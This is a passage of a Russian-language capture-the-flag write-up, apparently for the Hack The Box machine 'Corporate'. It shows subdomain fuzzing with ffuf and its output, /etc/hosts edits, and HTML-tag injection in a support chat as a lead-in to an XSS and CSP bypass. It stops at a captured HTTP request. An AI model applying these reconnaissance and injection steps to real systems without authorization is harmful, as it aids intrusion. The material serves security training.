


Corporate is a leading provider of comprehensive IT solutions, catering to the diverse needs of businesses across various industries. Our team of experienced professionals specialize in offering a wide range of services, including software development, website design, digital marketing, cloud computing, and network infrastructure management.

Главная страница сайта

ТОЧКА ВХОДА

Ниже на странице можно найти ссылку на другой ресурс, расположенный на поддомене.



Burp Suite Professional


Error

Unknown host: support.corporate.htb

Ошибка запроса к support.corporate.htb

Чтобы получить доступ к ресурсу, добавим соответствующую запись в файл `/etc/hosts`, а затем повторим обращение к `support.corporate.htb`.

```
10.10.11.246 corporate.htb support.corporate.htb
```



Corporate Support

Welcome to the Corporate Support Site, where we strive to provide exceptional customer service and technical assistance. At Corporate, we understand that your business needs reliable and efficient support to keep your operations running smoothly. That's why we offer a comprehensive range of services to assist you with any issue you may encounter.

Our team of experienced professionals is dedicated to resolving your queries promptly and efficiently, with a focus on providing you with the best possible solution. Whether you need help with software installation, network troubleshooting, or hardware maintenance, you can count on us to deliver personalized, high-quality support. Thank you for choosing Corporate!

Главная страница support.corporate.htb

Мы нашли один поддомен, а значит, могут быть и другие. Проверить это легко с помощью сканера **ffuf**.

> **Справка: сканирование веба с ffuf**
>
> Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.
>
> Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:
>
> - `-w` — словарь (я использую словари из набора SecLists);
> - `-t` — количество потоков;
> - `-u` — URL;
> - `-H` — HTTP-заголовок.
>
> Чтобы в вывод утилиты не попадали абсолютно все варианты из списка, можно установить фильтр по размеру страницы (параметр `-fs`). Место перебора помечается словом FUZZ.

Команда получается следующая:


```
ffuf -u "http://corporate.htb/" -H 'Host: FUZZ.corporate.htb' -t 128
-fs 175 -w subdomains-top1million-110000.txt
```

```
support                 [Status: 200, Size: 1725, Words: 383, Lines: 39, Duration: 315ms]
git                     [Status: 403, Size: 159, Words: 3, Lines: 8, Duration: 329ms]
sso                     [Status: 302, Size: 38, Words: 4, Lines: 1, Duration: 219ms]
people                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 357ms]
```

Результат сканирования поддоменов

Так мы открываем три новых поддомена, для которых нужно сделать запись в `/etc/hosts`. Затем можем посмотреть соответствующие сайты.


```
10.10.11.246 corporate.htb support.corporate.htb git.corporate.htb
sso.corporate.htb people.corporate.htb
```




403 Forbidden

openresty/1.21.4.3

Главная страница git.corporate.htb



Главная страница sso.corporate.htb




Welcome to Our People

Our People is our platform for helping you be the best employee you possibly can be.

Главная страница people.corporate.htb

К `git` доступ получить нельзя, `people` требует авторизации, а SSO обеспечивает единый механизм аутентификации для всех ресурсов. Возвращаемся к чату техподдержки и проверяем вставку тегов HTML.



Support
Не защищено
support.corporate.htb/ticket/86d12761-9fdc-4af2-a223-fcb735f5a5d9
Send Message

Hi ralf!

Cecelia West
Welcome! What can I do to help you today?
Sent at: 10:08:46 AM

You
test **bolt** test
Sent at: 10:08:50 AM

Please type your message
test bolt test


Страница чата

Нагрузка со словом `bolt`, обернутым в тег `<b>`, сработала — слово отображено жирным шрифтом. Это значит, что можно попытать удачу с инъекцией XSS.

ТОЧКА ОПОРЫ

XSS bypass CSP

Найти здесь XSS никак не получилось, а все из-за политики CSP, о которой можно узнать из ответа веб-сервера.



#	Host	Method	URL	Para...	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS
1	http://corporate.htb	GET	/			200	17464	HTML		Corporate.HTB		
...	http://corporate.htb	GET	/									
...	http://corporate.htb	GET	/			200	17464	HTML		Corporate.HTB		
...	http://corporate.htb	GET	/favicon.ico			404	6405	HTML	ico	Corporate.HTB		
...	http://support.corporate.htb	GET	/ticket/fbcc66b2-8586-4036-8c1b-2...			200	2351	HTML		Corporate Support		
...	http://support.corporate.htb	GET	/socket.io/socket.io.js			200	125330	script	js			

Request

```
GET /ticket/fbcc66b2-8586-4036-8c1b-27d0448403b2 HTTP/1.1
Host: support.corporate.htb
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://corporate.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```


Response

